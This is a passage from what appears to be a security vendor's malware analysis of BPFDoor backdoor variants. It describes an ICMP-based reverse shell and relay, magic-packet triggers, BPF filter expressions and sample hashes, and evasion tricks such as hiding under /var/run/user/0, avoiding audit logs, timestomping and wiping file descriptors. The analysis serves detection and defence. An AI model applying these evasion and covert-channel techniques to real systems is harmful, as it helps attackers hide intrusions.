
Mechanism: If the flag is set, the malware ignores hardcoded IPs and sends its reverse shell back to the source IP found in the headers of the packet that woke it up.
Strategic purpose: This makes the attacker’s controller completely stateless. Attackers can deploy from behind NAT or VPNs without needing to discover or hardcode their current external IP into the magic payload.
ICMP lateral movement (the relay)

if (auth(mpacket->pass) || mpacket->hip == -1 || !mpacket->hip)
When the above “Gatekeeper Condition” (authentication) is false, the malware transforms the infected machine into an invisible network router.
Figure 2: ICMP relay using the HIP field
⠀
The process: It extracts an internal target IP from the HIP field, rewrites the trigger flag to ICMP magic bytes (0x5572), and fires a crafted ICMP Echo Request at the internal target.
Loop prevention: The malware wipes the hop IP to -1 to stop the next BPFDoor instance from forwarding the packet again.
Figure 3: icmpShell main logic
⠀



Rapid7 set up a playground lab to test icmpShell. For this scenario, two docker containers simulating an nginx edge proxy and a victim HSS infected with icmpShell have been used, while the attacker executes the trigger sending the magic packet via the newly discovered Rapid7 BPFDoor controller. To interact with the shell we developed the python script icmpshell.py to ensure RC4 state is consistent across echo requests received on the attacker’s side, filtering out also heartbeat echo requests featuring an invalid ICMP code 1.
In the bottom-right pane of the video below, we see the icmpShell variant being run with strace to debug its behavior. The top-left shows the controller triggering the backdoor after entering the new “icmp” password and crafting a magic packet over HTTPS (we will break down HTTPS tunneling and the new Rapid7 controller in a future blog) using magic bytes 0x5293. On the bottom-left pane the icmpshell.py runs to perform the ICMP handshake and handle shell traffic. The connection over ICMP established between the attacker machine (REMnux) and the victim HSS leverages a second BPF filter (13-BPF instructions), installed by the backdoor that uses the reverse shell PID as a fixed ICMP ID, ensuring the capture of shell-related packets. On the upper-right pane, an ICMP tcpdump capture is run.
⠀
⠀
The video ends showing that the backdoor exits after 12s of attacker inactivity, killing the connection. The tcpdump capture shows attacker traffic being sent in cleartext prepending ‘X:’ to commands while the victim response is RC4 encrypted with the key “icmp”.
Below, we can observe the tcpdump screens highlighting ICMP handshake, shell’s data encryption, attacker’s command and the usage of 1234 ICMP sequence number hardcoded in the backdoor.
Figure 6: attacker sending cleartext command over ICMP prepending “X:”
⠀
Figure 7 below shows the heartbeat payload ignored by icmpshell.pyacting as an ICMP “hole-punching” to keep the firewall state table active.
Figure 7: ICMP “hole-punching” heartbeat hardcoded in icmpShell
Rapid7 variants
The research of new variants is still ongoing. At the time of writing, Rapid7 identified seven new variants featuring new magic bytes and active C2 beaconing summarized below.
Samples 2cc90edd9bc085f54851bed101f95ce2bace7c9a963380cfd11ea0bc60e71e0c and de472ed37e33b79e1aa37e67a680ee3a9d74628438c209543a06e916a0a86fba, which we classify as R7 variant ‘F’, increase stealthiness by hiding under /var/run/user/0. By avoiding the usual chmod command, the attacker ensures that no “change mode” event is logged by the kernel’s audit system (auditd). Since /run is rarely mounted with the noexec flag (unlike /tmp), the malware bypasses the most common local hardening measure.
⠀
Figure 8: BPFDoor running from /var/run/user/0
⠀
Most samples simply redirect output to /dev/null. This variant goes further by performing a total FD (File Descriptor) wipe. Note the recurring timestomping routine following the old known anti-forensics technique.
Figure 9: Timestomping and full fds wipe
⠀
R7 variant ‘F’ exhibits a 26–BPF instruction filter featuring new magic bytes. Rapid7 developed a tool to extract BPF bytecode logic and identify variant-specific features. Three samples employed previously unknown magic bytes. Below is the output summarizing the filtering logic (Figure 10: 2cc90edd9bc085f54851bed101f95ce2bace7c9a963380cfd11ea0bc60e71e0c
The BPF filtering can be expressed using libcap syntax:
udp[8:2] == 0x3182 or (icmp[8:2] == 0x1051 and icmp[icmptype] == icmp-echo) or tcp[((tcp[12]&0xf0)>>2):2] == 0x3321
⠀
Figure 11: Rapid7 variant F new magic bytes
⠀
udp[8:2] == 0x2048 or (icmp[8:2] == 0x1155 and icmp[icmptype] == icmp-echo) or tcp[((tcp[12]&0xf0)>>2):2] == 0x5433
Earlier versions used SOCK_RAW when creating the AF_PACKET socket. When using SOCK_RAW, the kernel delivers the entire packet, including the link-layer header, while with SOCK_DGRAM the Ethernet header is discarded. This change directly impacts the way packets are parsed.
Multi-protocol parallel sniffing
